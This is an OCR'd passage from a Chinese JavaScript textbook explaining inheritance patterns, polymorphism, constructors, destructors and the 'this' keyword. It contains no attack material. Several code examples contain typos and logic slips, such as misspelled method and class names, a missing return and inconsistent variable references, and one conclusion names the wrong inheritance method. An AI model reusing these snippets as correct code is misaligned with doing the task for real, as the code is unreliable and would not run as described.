


图 21.10　构造继承法

上面的这个例子中，类 ArrayList 继承了 Collection，而类 SortedList 继承了 ArrayList。注意到，这种继承关系是通过在子类中调用父类的构造函数来维护的。如，ArrayList 中调用了 this.base.call(this.base, m_members.length); 而 SortedList 中则调用了 this.base.apply(this.base, arguments)。

从继承关系上看，ArrayList 继承了 Collection 公有的 size()方法，但是却无法继承 Collection 静态的 isEmpty()方法。ArrayList 定义了自己的 add()方法。SortedList 继承了 ArrayList 的 add()方法，以及从 Collection 继承下来的 size()方法，但是却不能继承 ArrayList 重写的静态 toString()方法。SortedList 定义了自己的 sort()方法。注意到 SortedList 的 size()方法实际上有一个 BUG，用 add()方法添加了元素之后，并没有变更 size()的值，这是因为 Collection 类中定义的 size()返回的是一个外部环境的参数（具体的奥妙在第 22 章中会有详细的解释），它不会受到子类 ArrayList 和 SortedList 的影响。所以要维持 size()的正确性，只能在 ArrayList 类中重写 size()方法，如下：

```
this.size = function(){return m_elements.length}
```

注意到实际上构造继承法并不能满足继承的第三层含义，无论是 a instanceof Collection 还是 b instanceof ArrayList，返回值总是 false。其实，这种继承方法除了通过调用父类构造函数将属性复制到自身之外，并没有作其他任何的事情，严格来说，它甚至算不是上继承。尽管如此用它的特性来模拟常规的对象继承，也已经基本上达到了我们预期的目标。这种方法的优点是简单和直观，而且可以自由地用灵活的参数执行父类的构造函数，通过执行多个父类构造函数方便地实现多重继承（下一小节里将讨论多重继承的概念），缺点主要是不能继承静态属性和方法，也不能满足所有父类都是子类实例的类型这个条件，这样对于实现多态将会造成麻烦（多态的概念 21.3.5 小节将有详细的讨论）。

21.3.2.2　原型继承法及其例子

原型继承法是 JavaScript 中最流行的一种继承方式。以至于有人说，JavaScript 的面向对象机制实际上是基于原型的一种机制，或者说，JavaScript 是一种基于原型的语言。

基于原型编程是面向对象编程的一种特定形式。在这种基于原型的编程模型中，不是通过声明静态的类，而是通过复制已经存在的原型对象来实现行为重用。这个模型一般被称作是 class-less, 面向原型，或者是基于接口编程。

既然如此，基于原型模型其实并没有“类”的概念，这里所说的“类”是一种模拟，或者说是沿用了传统的面向对象编程的概念。

所以很快我们会发现，这种原型继承法和传统的类继承法并不一致。

或者说，原型继承法虽然有类继承法无法比拟的优点，也有其缺点，一个很大的缺陷就是前面所说的 prototype 的副作用。

要了解什么是“原型继承法”，先回顾一下上一节里 prototype 的特性，我们说，prototype 的最大特点是能够让对象实例共享原型对象的属性，因此如果把某个对象作为一个类型的原型，那么我们说这个类型的所有实例以这个对象为原型。这个时候，实际上这个对象的类型也可以作为那些以这个对象为原型的实例的类型（回顾一下原型模式的第二个要求）。有意思的是，JavaScript 正是这样做的，例如：

例 21.15　原型继承法

```
<html>
<head>
    <title>Example-21.15 原型继承法</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 Point 类型
    function Point(dimension)
    {

        this.dimension = dimension;
    }

    //定义一个 Point2D 类型，“继承” Point 类型
    function Point2D(x, y)
    {
        this.x = x;
        this.y = y;
    }
    Point2D.prototype.distance = function()
    {
```

```
        return Math.sqrt(this.x * this.x + this.y * this.y);
    }
    Point2D.prototype = new Point(2);        //Point2D 继承了 Point

    //定义一个 Point3D 类型，也继承 Point 类型
    function Point3D(x, y, z)
    {
        this.x = x;
        this.y = y;
        this.z = z;
    }
    Point3D.prototype = new Point(3);        //Point3D 也继承了 Point

    //构造一个 Point2D 对象
    var p1 = new Point2D(0,0);
    //构造一个 Point3D 对象
    var p2 = new Point3D(0,1,2);

    dwn(p1.dimension);
    dwn(p2.dimension);
    dwn(p1 instanceof Point2D); //p1 是一个 Point2D
    dwn(p1 instanceof Point);   //p1 也是一个 Point
    dwn(p2 instanceof Point);   //p2 是一个 Point
-->
</script>
</body>
</html>
```

执行结果如图 21.11 所示：




图 21.11　原型继承法

在这个简单的例子里，Point2D 和 Point3D 都以 Point 为原型，Point 为 Point2D 和 Point3D 提供 dimension（维度）属性。从面向对象的角度，相当于 Point2D 和 Point3D 都继承了 Point，有趣的是，p1 和 p2 虽然分别是 Point2D 和 Point3D 的实例，但是 p1 instanceof Point 和 p2 instanceof Point 的值都是 true。

之前我们说过，类型的原型可以构成一个原型链，这样就能实现多个层次的继承，继承链上的每一个对象都是实例的类型。下面是一个例子：

例 21.16　prototype 的多重继承

```
function Point()
{
    ......
}
//Point 继承 Object，这个通常可以省略，因为自定义类型的缺省原型为 Object
Point.prototype = new Object();
function Point2D()
{
    ......
}
//Point2D 继承 Point
Point2D.prototype = new Point();
function ColorPoint2D()
{
    ......
}
//ColorPoint2D 又继承 Point2D
ColorPoint2D.prototype = new Point2D();
```

同构造继承法相比，原型继承法的优点是结构更加简单，而且不需要每次构造都调用父类的构造函数（尽管你仍然可以调用它），并且不需要通过复制属性的方式就能快速实现继承。但是它的缺点也是很明显的，首先它不方便直接支持多重继承，因为一个类型只能有一个原型；其次它不能很好地支持多参数和动态参数的父类构造，因为在原型继承的阶段你还不能决定以什么参数来实例化父类对象；第三是你被迫要在原型声明阶段实例化一个父类对象作为当前类型的原型，有的时候父类对象是不能也不应该随便实例化的；最后一个缺点是之前提到过的 prototype 的“副作用”。

既然 prototype 继承有那么多缺点，那么我们是不是不应该使用它？

答案是否定的，因为，同类继承相比，原型继承本来就是一个简化了的版本，因此我们不应该要求它完全达到标准的类继承的效果，实际上，当你的父类是一个简单、抽象的模型或者一个接口的时候，原型继承的表现在已知的 JavaScript 对象继承中是最好的，甚至可以说，prototype 继承才是 JavaScript 文法上提供的真正意义上的继承机制。所以，我们在使用 JavaScript 时，能够采用原型继承的地方，应当尽可能地采用这种继承方式。

现在回过头来探讨前面关于“基于对象”和“面向对象”的话题。那么 JavaScript 究竟是不是一种面向对象语言呢？我认为是。

面向对象不是只有类模型一种，prototype-based（基于原型）是 class-based（基于类）的简化版本，是一种 class-less 的面向对象。对应地，prototype 继承是 class 继承的简化版本，相对于 class 继承来说它简化了许多东西，例如省略了多重继承、基类构造函数、忽略了引用属性的继承……但不能因为它

不支持这些特性，就不承认它是一种完整的继承，否则我们就在用 class-based 的眼光来看待 prototype-based，实际上这可能是错误的。

其实 prototype-based 本来就是 class-based 的简化版，因此给继承加一个限制，要求父类必须是一个抽象类或者接口，那么 prototype-based 就没有任何问题了。当然，也许这么做会使 OOP 的 reuse（重用）能力减弱（以 class-based 的眼光来看），但是这可以通过其他机制来弥补，比如结合其他类型的继承方式，再比如闭包。

是否为继承添加额外的特性，开发者可以自由选择，但是在不需要这些额外特性的时候，还是有理由尽量用 prototype-based 继承。

总而言之，prototype-based 认为语言本身可能不需要过分多的 reuse 能力，它牺牲了一些特型来保持语言的简洁，这没有错，prototype-based 虽然比 class-based 简单，但它依然是真正意义上的 object-oriented。

21.3.2.3　实例继承法及其例子

构造继承法和原型继承法各有一个明显的缺点前面并没有具体提到。由于构造继承法没有办法继承类型的静态方法，因此它无法很好地继承 JavaScript 的核心对象（还记得什么是核心对象么？如果忘了，回顾一下第 7 章）。而原型继承法虽然可以继承静态方法，但是依然无法很好地继承核心对象中的不可枚举方法，下面举出一个例子：

例 21.17　构造继承的局限性

```
function MyDate()
{
    this.base = Date;
    this.base.apply(this, arguments);
}
var date = new MyDate();
alert(date.toGMTString);
    //核心对象的某些方法不能被构造继承，原因是核心对象并不像我们自定义的一般对象那样
    //在构造函数里进行赋值或初始化操作
```

上面的例子中，我们尝试用构造继承的方法来继承 Date 类型，但是却发现它不能很好地工作，date.toGMTString 的值为 undefined，这个方法并没有被成功继承。那么，既然用构造继承法不行，用原型继承法又如何呢？

例 21.18　原型继承的局限性

```
function MyDate()
{
}
MyDate.prototype = new Date();
var date = new MyDate();
alert(date.toGMTString);
```

原型继承法的表现似乎不错，这一次终于获得了基类的方法，然而，令人吃惊的是，当你尝试调用 date 对象的 toString 或 toGMTString 方法时，Internet Explorer 抛出一个怪异的异常，说，“‘[object]’

不是日期对象”。功败垂成，看来原型继承法还是不能解决核心对象的继承问题。

那么核心对象是不是就不能被继承呢？答案是否定的。下面要介绍的这种继承方法就是最好的继承核心对象的方法，不论是继承 Date 类型、String 类型还是 Array 类型或者其他什么核心类型，它都能够很好地工作。

先回顾一下第 7 章中曾经说过的一句话：“构造函数通常没有返回值，它们只是初始化由 this 值传递进来的对象，并且什么也不返回。如果函数有返回值，被返回的对象就成了 new 表达式的值”，这句话引出了一种新的继承方法，我们叫它“实例继承法”。下面这个例子给出了实例继承法继承 Date 对象的例子：

例 21.19　实例继承法

```
<html>
<head>
    <title>Example-21.19 实例继承法</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function MyDate()
    {
        var instance = new Date();  //instance 是一个新创建的日期对象
        instance.printDate = function(){
            document.write("<p> "+instance.toLocaleString()+"</p> ");
        } //对 instance 扩展 printDate()方法
        return instance;  //将 instance 作为构造函数的返回值返回
    }
    var myDate = new MyDate();
    dwn(myDate.toGMTString());
    myDate.printDate();
-->
</script>
</body>
</html>
```

执行结果如图 21.12 所示：

我们可以看到，这一次 MyDate 类型工作得很好，它确实继承了核心对象 Date 的方法。通常情况下要对 JavaScript 原生的核心对象或者 DOM 对象进行继承时，我们会采用这种继承方法。不过，它也有几个明显的缺点，首先，由于它需要在执行构造函数的时候构造基类的对象，而 JavaScript 的 new 运算与函数调用不同的是不能用 apply()方法传递给它不确定的 arguments 集合，这样就会对那些可以接受不同类型和不同数量参数的类型的继承造成比较大的麻烦。




图 21.12　实例继承法

其次，从上面的例子可以看出，这种继承方式是通过在类型中构造对象并返回的办法来实现继承的，那样的话 new 运算的结果实际上是类型中构造的对象而不是类型本身创建的对象，alert(myDate instanceof MyDate);的执行结果将会是 false，对象的构造函数将会是实际构造的对象的构造函数而不是类型本身的构造函数，尽管你可以通过赋值的办法修正它，但是你却无法修正 instanceof 表达式的结果，这不能不说是一个很大的遗憾。

第三，这种方法一次只能返回一个对象，它和原型继承法一样不能支持多重继承。

所以，我们的结论是，构造继承法也不是一种真正的继承法，它也是一种模拟。构造继承法是目前所知的唯一一种可以较好地继承 JavaScript 核心对象的继承法。当你要继承 JavaScript 的核心对象或者 DOM 对象时，可以考虑采用这种方法。

在第 22 章我们讨论闭包的时候，将会给出一个比较复杂的 ListArray 的例子，它采用的就是构造继承法，继承 Array 对象。

21.3.2.4　拷贝继承法及其例子

顾名思义，拷贝继承法就是通过对象属性的拷贝来实现继承，早期的 Prototype 和其他一些框架在特定的情况下就用到了这种继承方法。下面是一个拷贝继承的例子：

例 21.20　拷贝继承法

```
Function.prototype.extends = function(obj)
{
    for(var each in obj)
    {
        this.prototype[each] = obj[each];
                //对对象的属性进行一对一的复制，但是它又慢又容易引起问题
                //所以这种“继承”方式一般不推荐使用
    }
}
```

```
var Point2D = function(){
    ......
}
Point2D.extends(new Point())
{
    ......
}
```

从上面的例子中可以看出，拷贝继承法实际上是通过反射机制拷贝基类对象的所有可枚举属性和方法来模拟“继承”，因为可以拷贝任意数量的对象，因此它可以模拟多继承，又因为反射可以枚举对象的静态属性和方法，所以它同构造继承法相比的优点是可以继承父类的静态方法。但是由于是反射机制，因此拷贝继承法不能继承非枚举类方法，例如父类中重载的 toString()方法，另外，拷贝继承法也有几个明显的缺点，首先是通过反射机制来复制对象属性效率上非常低下。其次它也要构造对象，通常也不能很好地支持灵活的可变参数。第三，如果父类的静态属性中包含引用类型，它和原型继承法一样导致副作用。第四，当前类型如果有静态属性，这些属性可能会被父类的动态属性所覆盖。最后这种可支持多重继承的方式并不能清晰地描述出父类与子类的相关性。

21.3.2.5　几种继承法的比较

我们通过下表总结一下上面各种继承方法的优缺点：

表 21.1　比较几种继承方法的优劣

比较项	构造继承	原型继承	实例继承	拷贝继承
静态属性继承	N	Y	Y	Y
内置对象继承	N	部分	Y	Y
多参多重继承	Y	N	Y	N
执行效率	高	高	高	低
多继承	Y	N	N	Y
instanceof	false	true	false	false

21.3.2.6　混合继承法及其例子

混合继承是将两种或者两种以上的继承同时使用，其中最常见的是构造继承和原型继承混合使用，这样能够解决构造函数多参多重继承的问题。例如：

例 21.21　混合继承法

```
<html>
<head>
    <title>Example-21.21 混合继承法</title>
</head>
<body>
<script>
<!--
function Point2D(x, y)
{
```

```
    this.x = x;
    this.y = y;
}
function ColorPoint2D(x, y, c)
{
    Point2D.call(this, x, y);
        //这里是构造继承，调用了父类的构造函数
    this.color = c;
}
ColorPoint2D.prototype = new Point2D();
        //这里用了原型继承，让 ColorPoint2D 以 Point2D 对象为原型
-->
</script>
</body>
</html>
```

另外，在模拟多继承的时候，原型继承和部分条件下的拷贝继承的同时使用也较常见。

21.3.3　单继承与多重继承

在面向对象中，继承一般分为单继承和多重继承两种模式。其中单继承模式比较简单，它要求每个类型有且仅有一个父亲，之前我们见过的例子都是单继承。而多重继承是一种比较复杂的模式，它允许一个类型拥有任意多个父亲。并不是所有的面向对象语言都支持多重继承，例如 C++支持多重继承，但是 Java 和 C#就不从语法上直接支持它（Java 和 C#中，多重继承都是通过接口来模拟的）。

在现实生活中，一些事物往往会拥有两个或者两个以上事物的特性，用面向对象思想来描述这些事物，其中的一种常用模式就是多重继承。举个例子，交通工具类可以派生出汽车和船两个子类，但拥有汽车和船共同特性水陆两用汽车就可以继承来自汽车类与船类的共同属性。我们用图 21.13 来表示：




图 21.13　多重继承

JavaScript 的原型继承机制显然不支持多重继承，但是，正如前面讨论的，我们用其他模拟继承方法，特别是拷贝继承，是可以实现 JavaScript 的多重继承的，例如：

例 21.22　多重继承

```
Function.prototype.extends = function(obj)
{
    for(var each in obj)
    {
        this.prototype[each] = obj[each];
    }
}
function Transportation()
{
    ......
}
function Motorcar()
{
    ......
}
//Motorcar 继承 Transportation
Motorcar.extands(new Transportation());
function Ship()
{
    ......
}
//Ship 继承 Transportation
Ship.extands(new Transportation ());
function TwoRoosts()
{
    ......
}
TwoRoots.extends(new Motorcar());
TwoRoots.extends(new Ship());   //TwoRoots 同时继承 Motorcar 和 Ship
```

面向对象中并不是所有的事物泛性都只能用继承这样的关系来描述。前面也已经说过，继承关系只是泛化关系的一种类型，除此以外，创建关系、原型关系以及前面没有提到过的聚合关系和组合关系，都是泛化关系中的类型。“泛型”的概念是很广义的。通常我们用继承、聚合和组合来描述事物的名词特性，而用原型、元类等其他概念来描述事物的形容词特性。在本章的最后两个小节里，我们有机会讨论面向对象设计建模的一些高级话题。

21.3.4　接口及其实现

在面向对象领域，“接口”是一个重要的概念，它是一种纯抽象的定义。我们通常所说的接口是指那些并没有具体实现，只是定义出“原型”的类型。在 JavaScript 中，prototype 既是“原型”，也具有接口的特征。

例 21.23　实现接口

```
IPoint = {x:undefined, y:undefined}
var Point = {}
Point.protoype = new IPoint();
var p = new Point();
for(var each in p)
{
    alert(each); //包含有属性 x 和 y，因为 Point 实现了 IPoint 接口
}
```

更广义地说，接口是一种抽象概念，我们说实现或者匹配一个接口，并不依赖于特定的语言语法，例如下面这种实现方法也带有一些的“面向接口编程”的特质（它的返回值可以看作是一个接口或者一组特定的结构）。

例 21.24　面向接口特征

```
__namespace__({core:{data:{xml:
    (function(){
        //封闭的函数区域
        //定义一个私有的 xmlDomFactory 对象
        var xmlDomFactory = {
            __doc__ : function(){
                /**
                    xmlDom Factory
                **/
            },
            __name__ : "<Factory xmlDomFactory>",
            create : function()
            {
                    return $try(arguments,
                        function(){return new ActiveXObject('MSXML2.DOMDocument4.0')},
                        function(){return new ActiveXObject('MSXML2.DOMDocument3.0')},
                        function(){return new ActiveXObject('MSXML2.DOMDocument')},
                        function(){return new ActiveXObject('Microsoft.XmlDOM')},
                        function(){return document.implementation.createDocument
                        ("","doc",null)}
                    )||null;
            }
        }
        //开放的接口对外部开放三个大小写不同的接口，但是全都指向 xmlDomFactory
        //以兼容不同的标准
        return {
            xmlDomFactory:xmlDomFactory,
            XmlDomFactory:xmlDomFactory,
            XMLDomFactory:xmlDomFactory
        }
    })()
```

```
}}})
```

- 以上例子是 SilvernaV1.0.0.1 应用框架的一部分，关于 Silverna 框架，将在本书的第 26 章进行讨论。

21.3.5　多态及其实现

前面已经说过，在面向对象中，一个实例可以拥有多个类型，在实际程序计算中，它既可以被当成是这种类型，又可以被当成是那种类型。这样的特性，我们称之为“多态”。

面向对象的继承和 JavaScript 的原型都可以用来实现“多态”，下面是一个例子：

例 21.25　实现多态

```
<html>
<head>
    <title>Example-21.25 实现多态</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 Animal 类型
    function Animal()
    {
        this.bite = function()
        {
            dwn("animal bite!");
        }
    }

    //定义一个 Cat 类型，继承 Animal 类型
    function Cat()
    {
        this.bite = function()
        {
            dwn("cat bite!");
        }
    }
    Cat.prototype = new Animal();

    //定义一个 Dog 类型，继承 Animal 类型
    function Dog()
    {
        this.bite = function()
```

```
        {
            dwn("dog bite!");
        }
    }
    Dog.prototype = new Animal();

    //定义一个 AnimalBite 多态方法
    function AnimalBite(animal)
    {
        if(animal instanceof Animal)
            animal.bite();  //Cat bite or dog bite
    }

    //构造一个 Cat 对象
    var cat = new Cat();
    //构造一个 Dog 对象
    var dog = new Dog();
        //Cat 和 Dog 都是 Animal，AnimalBite 是一个多态函数
    AnimalBite(cat);
    AnimalBite(dog);
-->
</script>
</body>
</html>
```

执行结果如图 21.14 所示：




图 12.14　多态

在上面的例子中，我们说 AnimalBite()是一个多态方法，它接受 Animal 类型的参数，对于 Cat 和 Dog 两个类型，它实际上执行了不同的 bite 方法。

实际上 JavaScript 是天生多态的弱类型语言，最简单的“多态”函数如下：

例 21.26　最简单的“多态”函数

```
function add(x, y)
{
    return x + y;
}
add(10, 20);
add("a", "b");
```

21.4　构造与析构

构造与析构指的是创建与销毁对象的过程，它们都是对象生命周期中最重要的环节之一。

21.4.1　构造函数

构造函数是面向对象的一个特征，它是在对象被构造时运行的函数。在 C++等静态语言中，对象的结构是在声明时被固化的，构造函数的作用只是进行某些必要的初始化工作。而在 JavaScript 中，new 操作符作用的函数对象就是类型的构造函数。由于 JavaScript 的动态特性，理论上讲，JavaScript 的构造函数可以做任何事情，轻易地改变对象的结构。事实上，从前面介绍的继承方法来看，我们也已经接触过构造函数的几种“特殊作用”。

JavaScript 中，对象的 contructor 属性总是引用对象的构造函数，例如：

例 21.27　（1）构造函数

```
function Point(x, y)
{
    this.x = x || 0;
    this.y = y || 0;
}
var p = new Point();
alert(p.constructor);
```

不过需要注意的是，在构造函数拥有引用类型返回值的时候，真正的对象是被返回的那个对象，从这一点来看，contructor 属性似乎违反了前面的原则，然而事实上，由于对象的返回值替代了 new 操作符返回的对象本身，因此实际的 contructor 值返回的是被构造的对象。如果你要对其进行修正，让 contructor 看起来像是“类型”本身，那么也很简单，直接对 contructor 属性进行赋值即可。例如：

例 21.27　（2）改写 constructor

```
function ArrayList()
{
    var ret = new Array();
    ret.constructor = this.constructor;
        //改写 constructor 可以让实例继承的对象的 constructor 属性值显得稍稍“正常”一些
    return ret;
}
```

21.4.2　多重构造

多重构造是指在面向对象的继承中，子类构造函数和父类构造函数的依赖关系。一般来说，在面向对象的语言中，子类被构造时，总是先依次执行祖先类的构造函数，再执行子类构造函数本身，不过 JavaScript 本身并没有这样的文法特性。

> 还记得之前提到过，JavaScript 的对象机制严格来说并不是 class-based 的而是 prototype-based，所以所谓的继承和构造可以理解成一种“近似”。严格来说，甚至可以不认为 JavaScript 拥有 class-based 的语言所具有的完备的继承机制和构造函数。

JavaScript 不具有这样的文法特性，并不意味着 JavaScript 不能实现多重构造，下面这段构造继承的例子就很完美地诠释了 JavaScript 的多重构造：

例 21.28　多重构造

```
//定义一个 Point 类型
function Point(dimension)
{
    this.dimension = dimension || 0;
    this.isRegular = function()
    {
        this.dimension > 0;
    }
}
//定义一个 Point2D 类型，继承 Point 类型
function Point2D(x, y)
{
    Point.call(this, 2);
    var ponds = [];
    this.ponds.push(x, y);
    this.x = {
        valueOf:function(){return this.ponds[0]},
        toString:function(){return this.ponds[0]}
    };
    this.y = {
        valueOf:function(){return this.ponds[1]},
        toString:function(){return this.ponds[1]}
    };
}
//构造 ColorPoint2D 时将执行 Point2D.call()，这导致 Point2D 的构造，而 Pointer2D 构造时
//再执行 Point 的构造，这种从对象自身的构造开始依次执行父类构造函数的过程
//就叫做“多重构造”
function ColorPoint2D(x, y, c)
{
    Point2D.call(this, x, y);
```

```
    this.color = c;
};
```

另外，有不少人习惯于在声明对象时将构造函数抽象出来，这不仅可以更加灵活地控制对象的构造，还可以在原型继承时比较有力地支持构造函数的“多态”。例如：

例 21.29　抽象出构造函数

```
//定义 Point2D 类型
function Point2D(x, y)
{
    //_init 是 Point2D 类型的构造函数
    function _init(x, y)
    {
        this.x = x;
        this.y = y;
    }

    if(x != null && y != null)
        _init.call(this, x, y);
}
//这个例子里将构造函数抽象成了_init()方法，这样更加灵活便于控制

//定义 ColorPoint2D 类型，继承 Point2D 类型
function ColorPoint2D(x, y, c)
{
    //_init 是 ColorPoint2D 类型的构造函数
    function _init(x, y, c)
    {
        Point2D.call(this, x, y);
        this.color = c;
    }
    if(x != null && y != null && c!= null)
        _init.call(this, x, y, c);
}
```

21.4.3　析构

在面向对象的概念中，析构是指销毁对象时执行的动作，默认的析构是由语言环境本身提供的，而某些语言如 C++允许用户自己订制的析构过程，这个过程被作为对象的一个特殊的方法，称为“析构函数”。

JavaScript 显然不对对象的析构从文法上进行支持，不过，同构造一样，我们可以漂亮地抽象出整个对象析构的过程，并利用它来进行必要的析构操作，这些操作通常包括清除对象内部的引用、回收资源、避免资源的循环引用所引起内存泄漏等等。下面是一个定义抽象析构函数的例子：

例 21.30　析构

```
var Disposable = {
```

```
    dispose : function()
    {
        //遍历并回收对象的每一个属性，注意这里递归检查 dispose()
        for(var each in this)
        {
            if(this[each] instanceof Disposable)
            {
                this[each].dispose();
            }
            this[each] = null;
        }
    }
}
function Point()
{
    ......
}
//通过原型“继承”的方式给 Point 类型的对象 dispose()方法
Point.prototype = Disposable;
```

在很多情况下，对象的析构能够用较小的代价充分地释放资源，大大提高 JavaScript 的空间效率，比较有效地避免内存泄漏，然而要注意的是，显然析构函数本身的执行会带来额外的时间开销，因此在做出选择时要仔细地权衡利弊。不过析构函数在许多对空间要求相对严格的应用中会显得很有用。一些应用框架（第 26 章会提到）提供了对析构函数的支持，而它们也往往支持配置环境选择是否启用对象的析构特征，从而增加更大的自由度，让程序员在面对问题时能够从时间和空间的角度进行自由选择。

21.5　疑团！“this”迷宫

JavaScript 的“this”引用容易让人困扰，因为它的行为方式和其他任何一种面向对象语言中的“this”完全不同。

21.5.1　无数个陷阱——令人困扰的“this”谜团

熟悉面向对象程序设计的开发人员，相信对于“this”这个代词一定并不陌生。在一个对象方法的调用过程中，“this”总是指代当前对象，JavaScript 中也具有类似的“this”代词，这个在之前的例子中大家已经多次见到了。下面是一个简单的例子：

例 21.31　this 代词

```
functon MyClass()
{
    alert(this.constructor);
```

```
}
var obj = new MyClass();
```

21.5.1.1　this 代词的运用

如果 JavaScript 的“this”像 C++、Java 或者 C#中的 this 那么老实的话，那么本节也就没有讨论的必要了。不过，事实上，JavaScript 的“this”远比以上几种语言中单纯的对象实例指代要复杂的多（也有趣的多）。

